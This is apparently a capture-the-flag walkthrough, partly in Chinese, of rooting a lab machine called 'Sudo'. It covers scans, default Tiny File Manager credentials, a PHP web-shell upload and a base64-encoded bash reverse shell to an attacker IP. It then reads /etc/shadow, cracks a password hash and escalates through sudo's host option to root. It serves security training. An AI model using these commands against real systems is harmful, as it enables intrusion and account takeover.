

Sudo

Nmap

SHELL

```
[root@Hacking] /home/kali/Sudo
> nmap 192.168.55.120 -A -p-

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Redirecting to File Manager
```

Dirsearch

SHELL

```
[root@Hacking] /home/kali/Sudo
> dirsearch -u http://192.168.55.120
```

```
_|. _ _ _ _ _|_ v0.4.3
(_|||_) (/_(|||_|)
```


```
Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25
| Wordlist size: 12289
```

Target: http://192.168.55.120/

```
[07:49:10] Scanning:
[07:49:11] 403 - 279B - /.php
[07:49:16] 200 - 664B - /Dockerfile
[07:49:18] 200 - 883B - /index.html
[07:49:18] 200 - 34KB - /LICENSE
[07:49:21] 200 - 5KB - /README.md
[07:49:22] 403 - 279B - /server-status
[07:49:22] 403 - 279B - /server-status/
[07:49:23] 200 - 13KB - /tinyfilemanager.php
```



Task Completed

其中有一个 **README.md**，给出了默认的用户凭证：**admin/admin@123**



Upload

进入到后台可以任意上传文件



然后可以执行命令

← → ↻ 不安全 http://192.168.55.120/shell.php 120% ☆

可将书签放在书签工具栏上, 方便快速访问。管理书签...

◆◆◆JFIF◆◆C (1#%(:3=<9387@H\N@DWE78PmQW_bghg>Mqypdx\egc◆◆C//cB8Bcccccccccc

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

http://192.168.55.120/shell.php

cmd=system("printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64 -d|bash");

```
set PAYLOAD generic/shell_reverse_tcp
set LHOST 172.18.0.1
set LPORT 4444
set DisablePayloadHandler true

> Main Menu (m) Payloads (p) Clear (Ctrl-L) Quit (q/Ctrl-C)
[+] Got reverse shell from Sudo-192.168.55.120-Linux-x86_64 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3!
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/Sudo-192.168.55.120_Linux_x86_64/2025_07_11-08_15_14-743.log

www-data@Sudo:/var/www/html$
```

User

SHELL

```
www-data@Sudo:/var/www/html$ find / -user root -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/read_file
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

发现一个奇怪的 `read_file`, 只能读取 `/etc/` 目录下的文件, 并且不能用软链接或者目录穿越

```

www-data@Sudo:/var/www/html$ /usr/bin/read_file
Error: No file specified
Usage: /usr/bin/read_file -f <filepath>
Options:
  -h          Show this help message
  -f <file>   Specify the file to view (must be under /etc)

Security restrictions:
  - File path must start with /etc/
  - Symbolic links and path traversal are blocked
  - Only regular files can be read

www-data@Sudo:/var/www/html$ /usr/bin/read_file -f /etc/shadow
root:$y$j9T$8u7tw.ivXZkGdXyV0Fs.d/$FfzoOYYu8sRq7K2smsiRh5UGsVU2mI8.Q3Vmk0Vtz
UA:20190:0:99999:7:::
daemon*:20166:0:99999:7:::
bin*:20166:0:99999:7:::
sys*:20166:0:99999:7:::
sync*:20166:0:99999:7:::
games*:20166:0:99999:7:::
man*:20166:0:99999:7:::
lp*:20166:0:99999:7:::
mail*:20166:0:99999:7:::
news*:20166:0:99999:7:::
uucp*:20166:0:99999:7:::
proxy*:20166:0:99999:7:::
www-data*:20166:0:99999:7:::
backup*:20166:0:99999:7:::
list*:20166:0:99999:7:::
irc*:20166:0:99999:7:::
gnats*:20166:0:99999:7:::
nobody*:20166:0:99999:7:::
_apt*:20166:0:99999:7:::
systemd-timesync*:20166:0:99999:7:::
systemd-network*:20166:0:99999:7:::
systemd-resolve*:20166:0:99999:7:::
systemd-coredump:!!:20166:::
messagebus*:20166:0:99999:7:::
sshd*:20166:0:99999:7:::
eecho:$6$mL.9/fVsBqItNR..$GyJfK0jLcovjApxygZ79CjKcqJmJ37jC8y9KeLq81fLAnNCYVP
1Nw9d8Dp9pZi/13CWJ3PHL1l/Hld3sFmZoQ.:20278:0:99999:7:::

```

那就破解一下 **eecho** 的密码

```
[root@Hacking] /home/kali/Sudo
> john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized
as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type
instead
Warning: detected hash type "sha512crypt", but the string is also recognized
as "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexis15          (eecho)
1g 0:00:00:06 DONE (2025-07-11 08:01) 0.1531g/s 7683p/s 7683c/s 7683C/s
ilovejt..151182
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到密码是 **alexis15**

Root

直接 **sudo -l** 没东西，还是使用刚才的 **read_file** 查看 **sudoers** 配置

```
www-data@Sudo:/var/www/html$ /usr/bin/read_file -f /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset
Defaults new_mail_badpass
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification
# User alias specification
# Cmnd alias specification
## :loudspeaker: Features
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
eecho Dashazi = NOPASSWD:ALL
# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d

www-data@Sudo:/var/www/html$
```

可以看到 **eecho** 在主机名为 **Dashazi** 的时候，可以无密码执行所有命令，默认以 **root**（或所有用户）身份。那么最后就非常简单咯。

```
eecho@Sudo:/var/www/html$ cd
eecho@Sudo:~$ sudo -h Dashazi bash
sudo: unable to resolve host Dashazi: Temporary failure in name resolution
root@Sudo:/home/eecho# id
uid=0(root) gid=0(root) groups=0(root)
root@Sudo:/home/eecho# cat /root/root.txt
flag{root}
root@Sudo:/home/eecho#
```